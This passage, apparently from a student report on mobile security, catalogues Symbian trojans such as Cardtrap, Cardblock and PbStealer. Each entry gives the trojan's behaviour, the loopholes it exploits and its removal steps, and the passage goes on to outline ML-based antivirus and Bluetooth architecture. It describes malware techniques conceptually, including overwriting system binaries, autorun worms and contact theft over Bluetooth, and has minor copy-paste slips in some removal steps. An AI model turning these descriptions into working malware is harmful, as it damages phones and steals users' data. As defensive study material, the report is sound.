Removal Details[4]	**Manual disinfection** 1. Install file manager on the phone 2. Go to c:\System\apps\appmngr 3. Delete appmngr.app 4. Go to the application manager 5. Uninstall the SIS file in which the Fontal.A was installed in **Disinfection for the cases when phone is already rebooted and cannot start up** CAUTION! this method will remove all data on the device including calendar and phone numbers 1. Power off the phone 2. Hold following three buttons down "answer call" + "*" + "3" 3. Keep holding the buttons and power on the phone 4. Depending on the model, you either get text "formatting" or startup dialog that asks for initial phone settings 5. Your phone is now fomatted and can be used again

7.3.8. Appdisabler

Birth date	May 2005
OS	Symbian
Behavior	Trojan
Description	1. It disables most of the common third party file managers listed below • EFileman • FExplorer • File • SmartFileManager • Smartmovie • SystemExplorer • Yewsprite • UltraMP3 2. It also installs some variants of Cabir, Locknut and Skulls on the infected device.
Technical Details	The trick used for disabling third party applications is same as that used by Skullers.
Loophole(s) exploited	Exploits the OS vulnerability which allows overwriting the main files of other applications.
Number of	14 variants have been discovered viz.,

variants & their Names	Trojan.SymbianOS.Appdisabler.A *to* Trojan.SymbianOS.Appdisabler.K, Trojan.SymbianOS.Appdisabler.M, Trojan.SymbianOS.Appdisabler.O, Trojan.SymbianOS.Appdisabler.P
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. Use application manager to uninstall the worm 2. Install Anti-Virus to disinfect Cabir, Locknut and Skulls.

7.3.9. Doomboot

Birth date	May 2005
OS	Symbian
Behavior	Trojan
Description	1. It drops corrupted system binaries on the phone which causes the system to crash on reboot. 2. It also installs a variant of CommWarrior on the infected device. CommWarrior will start spreading via Bluetooth which will cause the system to shutdown (and in this case this is bad news because the device will fail to boot again).
Technical Details	3. The trick used for overwriting system files is same as that used by Skullers.
Loophole(s) exploited	4. Exploits a vulnerability is Symbian OS which fails to handle malformed application files.
Number of variants & their Names	14 variants have been discovered viz., Trojan.SymbianOS.Doomboot.A *to* Trojan.SymbianOS.Doomboot.M, Trojan.SymbianOS.Doomboot.O, Trojan.SymbianOS.Doomboot.P
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	**Disinfection with F-Secure Anti-Virus** F-Secure Mobile Anti-Virus will detect both Doomboot.A and Commwarrior.B and disinfect the phone.

7.3.10. Blankfont

Birth date	August 2005
OS	Symbian
Behavior	Trojan
Description	1. Installs a corrupted font file on the infected device. 2. The device will not crash immediately but if it is rebooted then it

	will lose the system font and will be unable to display any text.
Technical Details	1. When the Blankfont.A SIS file is installed the installer copies file into following location: \system\apps\fonts\Panic.gdr 2. The Panic.gdr is a corrupted font file that replaces the original phone font and breaks phones ability to show text.
Loophole(s) exploited	1. Exploits a vulnerability is Symbian OS which allows system files to be overwritten. 2. Exploits a vulnerability is Symbian OS which fails to handle malformed font files.
Number of variants & their Names	3 variants have been discovered viz., Trojan.SymbianOS.Blankfont.A *to* Trojan.SymbianOS.Blankfont.C
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. Uninstall the SIS file in which the Blankfont.A was installed in. 2. To make sure that uninstallation was successful, scan your phone with Anti-Virus before rebooting the phone.

7.3.11. Skudoo

Birth date	August 2005
OS	Symbian OS
Behavior	Trojan
Description	1. A classic example of how new virus writers take inspiration from their heroes (or should I say villains!!) and continue their dirty work. 2. A combination of several previous Skulls variants. In particular, contains component files from Skulls.D and Skulls.N 3. Drops several Cabir variants on to the phone. 4. Also drops Doomboot.A trojan on the phone which prevents the phone from rebooting. 5. The presence of Skulls ensures that the application manager and application installer become inaccessible.
Technical Details	*Nothing original about it!!* 1. Creates a sis file containing the following: • Skulls.D/N and some other variants. • Some variants of Cabir • Doomboot.A 2. Once the sis file is received by a victim device, the SIS file installer

on that device will unpack and installs these malicious programs.

3. The rest, as they say, is history!! (literally)

Loophole(s) exploited

1. Being a Trojan, it mainly relies on the user's curiosity to download and install it.
2. Does nothing much on its own.
3. Just acts as a carrier of 3 other malicious programs. Hence the loopholes exploited will be the same as those exploited by these 3 malicious programs.

Number of variants & their Names

2 variants have been discovered viz.,
Skudoo.A
Skudoo.B

Vulnerable Devices

Same as Skulls, Cabir and Doomboot

Removal Details[4]

This Trojan ensures that the application manager and application installer become inaccessible. Hence the only currently working method of disinfection works with phones that have removable memory card.

1. Two series 60 phones will be needed for disinfection.
2. Download the corresponding anti-virus program from F-secure.
3. Install anti-virus into infected phones memory card with a clean phone.
4. Put the memory card with the anti-virus into infected phone.
5. Start up the infected phone, the application menu should work now.
6. Go to application manager and uninstall the SIS file in which you installed the locknut variant

7.3.12. Singlejump (Onehop)

Birth date August 2005

OS Symbian OS

Behavior Trojan

Description

1. Another Trojan which takes inspiration from Skullers.
2. Capable of replacing the application icons with its own icon (a heart icon with the text "I-Love-U")
3. Replaces system files and some third party applications with corrupted binaries from other Symbian trojans.
4. It causes the infected device to reboot when the user tries to use system applications or press any menu button.
5. Some variants send copies of Mabir to the first Bluetooth device in range.
6. Some variants also drop the following malware components on the

phone:

- SymbOS/Sendtool.A
- SymbOS/Appdisabler.Gen
- SymbOS/Singlejump.C
- SymbOS/Fontal.A
- SymbOS/Blankfont.A
- SymbOS/Mabir.A

Technical Details

1. The trick used for replacing system application icons with its own icons should be similar to that used by Skullers.
2. "How does it cause the phone to reboot?". Well, there are two plausible answers to this question
   - It uses Doomboot as an agent for rebooting the system

     or

   - Unlike Skullers which overwrites the system applications with harmless[6] dummy applications, Singlejump might include the following line of code in these dummy applications.

```
SysStartup::ShutdownAndRestart()
```

3. The rest of the behavior is the combined result of all the other malware components that it drops on the phone.

Loophole(s) exploited

Same as those exploited by Skulls, Doomboot and the other malware components that it drops on the phone.

Number of variants & their Names

11 variants have been discovered viz.,
Trojan.SymbianOS.Singlejump.A ***to*** Trojan.SymbianOS.Singlejump.K

Vulnerable Devices

Same as Skulls, Doomboot and the other malware components that it drops on the phone.

Removal Details[4]

1. You will need two phones for this.
2. Download F-Skulls tool from ftp://ftp.f-secure.com/anti-virus/tools/f-skulls.zip or directly with phone http://www.europe.f-secure.com/tools/f-skulls.sis
3. Install F-Skulls.sis into infected phones memory card with a clean phone.
4. Put the memory card with F-Skulls into infected phone.
5. Start up the infected phone. The application menu should work now.
6. Press menu button until you get Symbian process menu, look for any applications with strange icons. Kill the application processes

6 Harmless in the sense that they simply block access to the original application and have no intelligence of their own.

with 'C' button.
7. Go to application manager and uninstall the SIS file in which you installed the Singlejump variant.
8. Download F-Secure Mobile Anti-Virus from http://phoneav.com and activate the Anti-Virus
9. Scan the phone and remove any remaining components of Singlejump
10. Remove the F-Skulls with application manager as the phone is now cleaned.

7.3.13. Cardtrap

Birth date	Sep 2005
OS	Symbian OS
Behavior	Trojan
Description	1. The first crossover trojan (i.e. it is capable of infecting Windows PCs also) 2. On a Symbian phone its behavior is similar to that of Skullers. 3. The most significant characteristic of Cardtrap is that it also installs three Windows worms (Win32.Rays,Win32.Padobot.Z and Win32.Cydog.B) onto the device's memory card. It also installs an autorun.ini file which points to these worms so that if the card is inserted into a PC using Windows then the autorun file will try to execute these worms. 4. The Win32/Rays is copied with name System.exe and has the same icon as System folder in the memory card. So that if user is trying to read the contens of card with PC he might accidentally execute the Win32/Rays. 5. Just like Skullers it disables most of the critical system functions and third party file managers by overwriting their main executable file.
Technical Details	1. The trick used for disabling replacing system applications with its own applications should be similar to that used by Skullers. 2. Creation of autorun file is same as is typically done on a Windows PC.
Loophole(s) exploited	Same as that exploited by Skullers (Overwriting ROM applications)
Number of variants & their Names	34 variants have been discovered viz., Trojan.SymbianOS.Cardtrap.A ***to*** Trojan.SymbianOS.Cardtrap.Z, Trojan.SymbianOS.Cardtrap.AA, Trojan.SymbianOS.Cardtrap.AE ***to*** Trojan.SymbianOS.Cardtrap.AK

Vulnerable Devices	List not known
Removal Details[4]	1. Open web browser on the phone 2. Go to http://mobile.f-secure.com 3. Select link "Download F-Secure Mobile Anti-Virus" and then select phone model. 4. Download the file and select open after download. 5. Install F-Secure Mobile Anti-Virus. 6. Go to applications menu and start Anti-Virus. 7. Activate Anti-Virus and scan all files. Anti-Virus then removes files that block application manager and other critical functions. 1. During installation it creates the following files on the victim's device:Go to application manager and uninstall the file in which the worm was installed

7.3.14. Cardblock

Birth date	Sep 2005
OS	Symbian
Behavior	Trojan
Description	1. Blocks the MMC card inserted into the phone by generating a random password and setting this password to the MMC card. Once the phone is rebooted the card cannot be accessed until the correct password is entered. 2. Also deletes the following critical system and mail directories. • C:\system\bootdata • C:\system\data • C:\system\install • C:\system\libs • C:\system\mail 3. Deleting the above directories causes most of the system data to be destroyed which includes phonebook, MMS and SMS. Even third party applications become unusable. As mentioned in some of the earlier chapters, C:\system\install stores the install/uninstall data of all third party applications. If this directory is deleted then the none of the installed applications can be uninstalled.
Technical Details	1. At this point, we don't have enough information about how it manages to set a random password for the MMC. However, we suspect that this has something to do with the ***WritePasswordData()*** method in ***DMMCController***

	Note: As far as our knowledge goes, user programs are not allowed to access the above mentioned API. So it is not clear how the writers of this Trojan managed to hack it. 2. The *File* APIs provided by Symbian provide methods to delete a file/directory. This Trojan uses these APIs to delete the system directories.
Loophole(s) exploited	Does not exploit any loophole as such but uses the following APIs provided by Symbian in a malicious way MMC APIs (for setting password) File APIs (for deleting Files)
Number of variants & their Names	Only 1 variant has been discovered so far viz., Trojan.SymbianOS.Cardblock.A
Vulnerable Devices	List not known
Removal Details[4]	Cardblock.A deletes itself once it has performed its task, so actual disinfection of the device is not necessary. But it is necessary to recover the contents of MMC. If the device has been rebooted then this cannot be done without entering the random password. However if the device has not been rebooted then the contents of the card can be accessed and copied to a PC.

7.3.15. PbStealer

Birth date	November 2005
OS	Symbian OS
Behavior	Trojan
Description	This is a Trojan which lures the victim by claiming that it can compress the phones contact database. But instead of compressing the database it dumps the contents of the contacts database into a text file and sends it to the first Bluetooth device.
Technical Details	1. Uses the methods provided by CContactDatabase, CContactItem and CcontactNumberField to iterate over all the entries in the contacts database. 2. Uses the File API to dump the read entries into a text file. 3. Uses the Bluetooth API (same as Cabir) to send this text file to the first device in range.
Loophole(s) exploited	Does not exploit any loophole as such but uses the APIs provided by Symbian in a malicious way.
Number of	7 variants have been discovered viz.,

variants & their Names	Trojan.SymbianOS.PbStealer.A *to* Trojan.SymbianOS.PbStealer.G
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	Can be uninstalled using Symbian application manager.

7.3.16. Bootton

Birth date Dec 2005

OS Symbian OS

Behavior Trojan

Description

1. Another Trojan which takes inspiration from Skullers.
2. Unlike Skullers which replaces system files with corrupted binaries, Bootton replaces these files with an application that causes the device to reboot. Thus if a device is infected with Bootton.A, then pressing the menu button or any system application button causes the device to reboot immediately.
3. Just like Skullers it disables most of the critical system functions and third party file managers, so that even if the device wouldn't immediately reboot it is still unusable before it is disinfected.
4. Also like Skulls Bootton replaces the application icons with it's own icon, this time the icon is a heart icon with the text "I-Love-U"
5. It also installs a modified version of Cabir to distribute itself. But this file does not get executed automatically, and even if started by user is unable to send anything as the file it is trying to send does not exist on the system.

Technical Details

Nothing original about it!!

1. The trick used for replacing system application icons with its own icons should be similar to that used by Skullers.
2. Unlike Skullers which overwrites the system applications with harmless[7] dummy applications, Bootton might include the following line of code in these dummy applications:

```
SysStartup::ShutdownAndRestart()
```

which causes the system to reboot

Loophole(s) exploited Same as that exploited by Skullers (Overwriting ROM applications)

Number of 7 variants have been discovered viz.,

7 Harmless in the sense that they simply block access to the original application and have no intelligence of their own.

variants & their Names	Trojan.SymbianOS.Bootton.A ***to*** Trojan.SymbianOS.Bootton.G
Vulnerable Devices	Symbian Series 60 phones using OS v7.x or 8.x
Removal Details[4]	1. You will need two phones for this. 2. Download F-Skulls tool from ftp://ftp.f-secure.com/anti-virus/tools/f-skulls.zip or directly with phone http://www.europe.f-secure.com/tools/f-skulls.sis 3. Install F-Skulls.sis into infected phones memory card with a clean phone 4. Put the memory card with F-Skulls into infected phone 5. Start up the infected phone. The application menu should work now 6. Press menu button until you get Symbian process menu, look for any applications with strange icons. Kill the application processes with 'C' button. 7. Go to application manager and uninstall the SIS file in which you installed the Singlejump variant. 8. Download F-Secure Mobile Anti-Virus from http://phoneav.com and activate the Anti-Virus. 9. Scan the phone and remove any remaining components of Singlejump. 10. Remove the F-Skulls with application manager as the phone is now cleaned.

7.3.17. StealWar

Birth date	March 2006
OS	Symbian
Behavior	Trojan
Description	1. Basically a worm dropper which drops 2 or more of the following malicious programs and trojans on the device. • Commwarrior • PbStealer • Mabir • Cabir • RommWar 2. Its behavior is defined by the above malicious programs that it drops on the device.
Technical Details	*Nothing original about it!!* 1. Creates a sis file containing 2 or more of the following: • Commwarrior

	• PbStealer • Mabir • Cabir • RommWar 2. Once the sis file is received by a victim device, the SIS file installer on that device will unpack and install these malicious programs. 3. The rest, as they say, is history!! (literally)
Loophole(s) exploited	Same as those exploited by its constituent worms.
Number of variants & their Names	5 variants have been discovered viz., Trojan.SymbianOS.StealWar.A *to* Trojan.SymbianOS.StealWar.E
Vulnerable Devices	Same as those vulnerable to its constituent malicious programs.
Removal Details[8]	This Trojan does not do anything on its own. It does not create any new files apart from those created by the malicious programs dropped by it. So for disinfecting you simply need to follow the steps needed to disinfect the malicious programs dropped by this Trojan.

7.3.18. Others

A few other families that we came across (but could not dig up their details) are mentioned below:

1. Trojan.SymbOS.Hobble
2. Trojan-Dropper.SymbOS.Agent
3. Trojan-Spy.SymbOS.Flexispy
4. Trojan.SymbOS.Rommwar
5. Trojan.SymbOS.Arifat
6. Trojan.SymbOS.Romride
7. Worm.SymbOS.Mobler.a

7.4. Summary

We hope the readers now understand what we meant by saying that the "basic idea remains the same". Indeed it does and is observed across all families of mobile malware. These malicious ideas can be summarized as:

1. Use the connectivity (Bluetooth, MMS, SMS) APIs provided by Symbian for performing malicious activities.
2. Replace system binaries (Overwriting ROM applications).
3. Replace system configuration files with corrupted/malformed files.

Enough is enough!! Or is it? It does not look like the virus writers are in any mood to give up their malicious intentions or withdraw from this senseless race to prove their superiority. They beg, they borrow, they steal, and of course, some are so gifted (*again, for the want of a better*

[8] Removal Details given by us are as suggested by F-Secure or Kaspersky Lab.

word) that they come up with their own ingenuous ways of creating mobile chaos. It’s a never ending race on a never ending road to notoriety. With each new step each contestant not only adds to his own notoriety but also makes it easier for other *“fame seekers”* to join in. On a lighter note, we wonder what would happen if virus writers started patenting their malware!! Now, this would be an interesting thing and would definitely curb the exponential growth of mobile malware☺.

Chapter 8: Mobile Antivirus: The future!!

8.1. Introduction

"The Protectors"

Ideally, for every malware writer that joins the *"Black Brigade"* we would like at least 10 malware fighters to join the *"White Brigade"*. Unfortunately, this is not the case, but then things aren't very bad either. There are already several companies like F-secure and Kaspersky labs who have joined this war against mobile malware (*One might argue that there is nothing philanthropic in this. After all it's their bread and butter!! But let's not forget that they are still doing their bit to make this world a safer place to live in!!*) These companies have released several antivirus programs which provide complete protection form the different types of mobile malware that we discussed in earlier chapters. In addition, they also provide several tools for disinfecting specific viruses (*E.g. there's a separate disinfection tool available for Cabir, Skullers, etc*). As far as discovering/disinfecting known malware is concerned, these tools do a reasonably good job. However, all the current anti-virus programs have a common limitation that they are incapable of dealing with new (previously unknown) malware. The main reason for this is that these anti-virus programs perform *"Signature Based Detection"* as opposed to *"Behavior Based Detection"[26]*. It's true that these anti-virus companies continuously update their signature databases (as and when new viruses are discovered) but this process is generally time-consuming and by the time the new signatures are propagated to the users the new worm might have already done the damage. Moreover, as we saw in the case of *"Drever"*, these anti-virus programs are themselves susceptible to attack by Trojans. The bottom line is that the currently available flavors of anti-virus programs are not intelligent enough to outsmart their counter parts (a.k.a. viruses). What we have currently is a breed of anti-virus programs which is incapable of adapting to hostile conditions (i.e. new types of malware) and what we need is a much more intelligent family of anti-viruses which can successfully detect and delete previously unknown worms and viruses. Recently a few approaches have been proposed for such smart detection using machine learning. In this chapter we discuss these briefly to encourage the readers to pursue this new area of research which we call *"Smart virus detection."*

8.2. Smart Virus Detection

In chapter 7, we discussed (at length) about how new viruses tend to borrow from existing worms and viruses. Most mobile viruses have common malicious intents such as deleting phone book entries, corrupting system files, sending SMS or using MMS/Bluetooth to send malicious files to other devices. To achieve their malicious goals these programs need to use certain DLLs (*Dynamic Link Libraries*) provided by Symbian. The list of DLLs used by a program can give strong indications about the intentions of the program. Based on this observation a virus detection technique was proposed which uses DLL usage pattern to detect a malicious program[25].

Detecting DLL usage pattern from the .exe or .app files requires a deep understanding of the instruction set of the target processor(ARM, in this case). But this is not a big problem for anti-virus companies (or even for amateur researchers like us for that matter.) Once the DLL usage pattern is known, a classifier can be build using training data to distinguish viruses of different families. A different classifier is used for each family. The reason for doing so is that if a single classifier is used for all viruses then the model will be biased towards viruses having maximum frequency in the training data set (*also known as over-fitting*).
In general an application can make hundreds of DLL calls to perform routine functions such as GUI handling. But as we have seen, the behavior of a malicious program will be much different from the behavior of a normal program. A malicious program will have several calls to DLLs which provide Bluetooth/MMS/SMS/File access functionalities. Moreover, a malicious program will call these DLLs again as it continuously repeats its malicious activities (like continuously scanning for Bluetooth devices or continuously sending MMS/SMS messages). To reduce the dimension of the training data, all common DLL calls (such as GUI handling) are removed and only core functional DLL calls are retained. This data is then converted into some machine readable format and fed to a machine learning algorithm. This algorithm will output a classifier for every known family of virus. Now when an unknown program is received, the DLL pattern of that program will be extracted and fed to the classifier. So if the new virus is a variant of an existing family or if its DLL pattern does deviates largely from that of a normal program then it will be flagged as a virus and the user will be alerted.

8.2.1. Classification Models

Various classification models have been described in the machine learning literature ranging from neural network based back propagation method to Bayesian learning. For creating good classifier we need large amount of training data. This is true in case of PC viruses where virus count is more then 50,000. But for mobile device there are around 31 families. Neural network requires large amount of training data but once the classifier is build it gives good result in classifying both training set data and unknown data. In such cases where training data set is small, Bayesian probabilistic model can be used. Studies have shown that a Bayesian classifier gives 0% false negative for mobile virus detection and is capable of detecting new variants.

8.3. Summary

"Be smarter than thy enemies"

The intelligence required in the solution to a problem is directly proportional to the intelligence of the person who actually caused the problem. And one thing's for sure, we are dealing with an extremely intelligent community of virus writers. They beg, they borrow, they steal but they come up with interesting variants of existing worms and viruses. Variants they maybe, but they still differ from their ancestors in some subtle ways which makes it difficult to detect them using *"Signature Based Detection"* techniques. "Behavior Based detection" seems to be the only successful way to detect newer variants of worms and viruses. In this chapter we saw one such machine learning based approach which gives promising results. We would like explore this area further and use some other machine learning techniques for *“Smart Virus Detection”*.

Chapter 9: The Blues of Bluetooth

9.1. Introduction

No Strings attached!! It will not be long before the already endangered species of "wires" and "chords" becomes ***extinct***. Over the past few years some serious steps have been taken in this direction (and this would be one of those rare cases where "Endangered Species Activist Groups" are actually cheering for extinction of this species instead of trying to protect it☺). The era of extinction begin with chord-less phones and was then greatly boosted by the arrival of their much smarter cousins a.k.a. mobile phones. Now we see wireless technology everywhere, be it your LAN, keyboard, mouse, home appliances etc. A significant milestone in this evolution cycle was the arrival of the ***"Bluetooth wireless technology"***.

Bluetooth is a short range wireless communication technology. The prime objective of the designers of Bluetooth was to empower users to carry out wireless communication with a high degree of security and at the same time maintain low power consumption. Bluetooth became so popular that most of the latest mobile phones (and even laptops) include it as a default feature. Alas!! The celebrity status of Bluetooth came with its own set of problems!! The popularity of Bluetooth aroused the interest of hackers. There were many instances where hackers used Bluetooth to hack into the mobile phones of unsuspecting victims and steal precious private date. Most of these attacks were possible because of implementation flaws (which were fixed in the later versions of the particular mobile phone) and not because of flaws in the protocol itself. In this report we intend to highlight some of these attacks and suggest some remedies.

In order to analyze the various ways of hacking into a Bluetooth enabled mobile phone, one must first understand some basic details about the protocol itself. With this in mind, in this chapter we will look at the core architecture of Bluetooth protocol followed by communication topology and security issues. In the next chapter we will demonstrate some ways to hack into a Bluetooth enabled mobile phone using some tools.

9.2. Connection blues!!

In order to initiate a Bluetooth communication, the device must have a Bluetooth adapter attached to it. As mentioned before, most of the latest mobile phones and laptops have a built-in Bluetooth adapter. For the not-so-fortunate Desktop PC users, USB Bluetooth adapters (a.k.a. Bluetooth dongles) are available. Once this adapter is plugged into any USB slot and the corresponding drivers (drivers are shipped along with the dongle) are installed your PC becomes a Bluetooth enabled device and can participate in a Bluetooth connection.

Type	Range(in meter)	Power
Class 1 radio	100	70mW
Class 2 radio	10	2.5mW
Class 3 radio	1	0.25mW

Various types of Bluetooth dongle available in the market

Once you have two or more Bluetooth enabled devices the following steps are needed to setup a Bluetooth connection between them:-

3. Devices interested in communication are set in discoverable mode.
4. Inquiry (Discovery) Procedure:
    1. One of the devices (known as the initiator or the ***master device***) sends an inquiry request to find all Bluetooth enabled devices in its range.
    2. All nearby devices (which are in discoverable mode) listen for this request and then send a response to the initiator. These devices will act as ***slave devices***.

For simplicity we will assume that there is only one master and one slave.

5. Paging (Connecting) Procedure:
    1. Once the master device gets a response from the slave device it sends a paging message to the slave device to establish a connection.
    2. The two devices are now connected to each other in a logical circle known to both the master and the slave device. This logical circle is known as a ***Piconet***.
6. After ***Inquiry*** and ***Paging*** the devices get physically connected to each other.
7. Once the ***Piconet*** is created and the physical link is established, logical links can be created for data communication.

    E.g. there will be one logical link for image transfer, another for data transfer and so on depending upon the number of applications using the physical link.
8. Actual user communication takes place using these logical links.

Note: *A device can belong to more than one Piconet at the same time but it can act as a master of only one Piconet.*

We are sure that the above discussion raised more questions then it actually answered☺. Don't worry this was just an overview. In the later sections we will discuss some of these steps in more detail. We will also have a look at the security features provided by Bluetooth and answer the following questions:

How is pairing done??

How are link keys generated??

9.3. Bluetooth Architecture

In this section we look at the core components (layers) of Bluetooth protocol viz.,


- Radio Layer → responsible for performing actual radio communication.
- Baseband Layer → responsible for scheduling radio communication.
- Link Manager Layer → responsible for creation of logical links.
- L2CAP → Logical Link control and Adaptation Protocol Layer.

The first three layers together form the ***"Bluetooth Controller"***, whereas L2CAP is generally implemented in the host system. ***HCI*** (Host to Controller Interface) is used as a bridge between ***Bluetooth Controller*** and ***L2CAP***. The protocol is implemented in such a way that the ***Controller*** has limited buffer and hence ***L2CAP*** must fragment the data so that the ***Controller*** can handle it (i.e. it should ensure that the Controller's buffer does not overflow). This is ensured by the ***L2CAP Resource Manager*** [12].

The core components of Bluetooth provide three types of services viz.,

- Device Control Services → modify behavior and modes of a device.
- Transport Control Services → create, modify and release link and channel.
- User Data Services → used to submit data for transmission.

The figure below shows the interconnections between the different layers and the services offered by them. (The services are offered at the ellipses shown in below figure).



[Courtesy: www.bluetooth.com]

L2CAP Layer

- Channel Manager

  The channel manager is responsible for creating, managing, and destroying L2CAP channels for the transport of service protocols and application data streams. It uses L2CAP protocol to communicate with the Channel Manager of a peer device.
- L2CAP Resource Manager: It ensures that the data to be transmitted is ordered and fragmented before it is passed to the ***Controller***. This ensures that the Controller's buffer does not overflow.

Link Manager Layer

- Link Manager

  It is responsible for creating, managing and releasing logical links. (It uses Link Management Protocol for communicating with a peer device). It also allows link control operations such as enabling encryption or adjusting QoS setting on a given logical link.
- Device Manager

  It controls general behavior of a Bluetooth device. It provides the following services viz.,
  - Control and manage local device properties such
    - discoverable mode
    - device name
    - stored link key
  - Scan for Bluetooth enabled devices (in the range of this device).
  - Connect to other Bluetooth enabled devices.

Baseband Layer

- Baseband Resource manager

  It manages all access to the radio medium and performs two crucial functions
  - It negotiates an access contract with the entities (i.e. applications) which want to transmit/receive data over the physical channel.
  - It has a ***Scheduler*** that grants time on the physical channel to all the entities (application) that have negotiated an access contract.
- Link controller

  The Link controller is responsible for encoding and decoding the Bluetooth packets from the data payload. It also carries out the link control protocol signaling which is used to communicate flow control and acknowledgement and retransmission request signals.

RF Layer

The RF layer is responsible for transmitting and receiving information on the physical channel.

9.4. Bluetooth Security Features

As we had said earlier, the aim of Bluetooth is not just facilitating wireless communication. Just establishing a communication link is not sufficient; it must be resilient to attacks. Bluetooth protocol has some built-in security mechanisms such as the use of link keys, encryption and authentication to guard against attackers. In this section we look at some of these security mechanisms [12][13] and in the process have a closer look at the pairing process (as promised earlier).


At Baseband Layer security is provided by using "***Adaptive frequency hopping***" and at the Link Layer security is ensured by using ***encryption*** and the concept of ***trusted devices***. We will look at these concepts in some detail in the following sections.

9.4.1. Adaptive Frequency Hopping (Security at Baseband Layer)

Bluetooth uses air as the medium for communication. There are several other protocols which use the same wireless medium and might interfere with an ongoing Bluetooth communication. One such technology is wireless LAN. In order to eliminate this interference Bluetooth uses Adaptive Frequency Hopping mechanism, in which Bluetooth controller keeps hopping between different frequencies.

Bluetooth uses unlicensed frequency band of 2.4 GHz. But this free licensing does not come for free. It comes with a price of being tolerant to the fact that numerous other protocols might use the same frequency band for data communication. To counter this problem, Bluetooth adapter keeps hopping between 79 available channels. If there is a collision then it removes that channel from the "Available Channel List". Bluetooth communication requires at least 20 channels during its lifetime.

Just as we have the concept of MAC Addresses in LANs, we have the concept of BD_ADDR in Bluetooth. Each Bluetooth device has a unique BD_ADDR. Frequency hopping pattern is a function of the master's BD_ADDR and some random number decided by the master device. This enables all the salve devices to synchronize by using identical frequency hopping pattern for sending and receiving data.



The information about the frequency hopping sequence for a connection is exchanged during the Inquiry and Paging procedures as described below:

Inquiry Procedure:

This enables a device to discover other devices in its range and involves the following steps:

1. ***Inquiry State (Master)--> Send Request***

   To discover other Bluetooth devices in its vicinity, the ***Master*** enters an ***"Inquiry State"*** and sends an ***Inquiry*** request using an ***"Inquiry Hopping Sequence"(IHS).*** IHS is a sequence of 32 frequencies and is calculated using the General Inquiry Access Code (GIAC) and the clock of the device (i.e. ***Master*** in this case). These 32 frequencies consist of a "**main center frequency"** and 31 other frequencies (which are derived from the "**main center frequency").** A new center frequency is calculated every 1.28s. After sending an ***Inquiry*** request the master waits for an Inquiry response from peer devices.

2. ***Inquiry Scan State (Slave):***

   All Bluetooth devices periodically enter an "***Inquiry Scan State"*** to scan for and reply to an Inquiry request**.** This scanning follows the ***"Inquiry Hopping Sequence"*** of the device (which is calculated as mentioned above). As the IHS changes every 1.28s eventually the slave device will see an incoming Inquiry request on one of these channels. This explains why a discovery procedure generally takes 3-4 seconds.

3. ***Inquiry Response State (Slave):***

   When the slave device eventually receives an inquiry packet it enters an "***Inquiry Response State"*** and responds with an inquiry reply packet i.e. a Frequency Hopping Synchronization (FHS) packet. This packet contains the BD_ADDR and the clock information of the slave device. It is sent using the "Inquiry Response Hopping Sequence" (IRHS). IRHS is a sequence of 32 frequencies which have a one-to-one correspondence to the current IHS.

4. ***Inquiry State (Master)-->Receive Reply***

   The master will be waiting for a reply using its own IHS. Eventually it will receive a response from the slave device on one of the channels and store the FHS packet received.

Paging Procedure:

The Paging procedure follows the Inquiry procedure and is responsible for setting up the actual connection. It involves the following steps:

1. ***Page State (Master)***

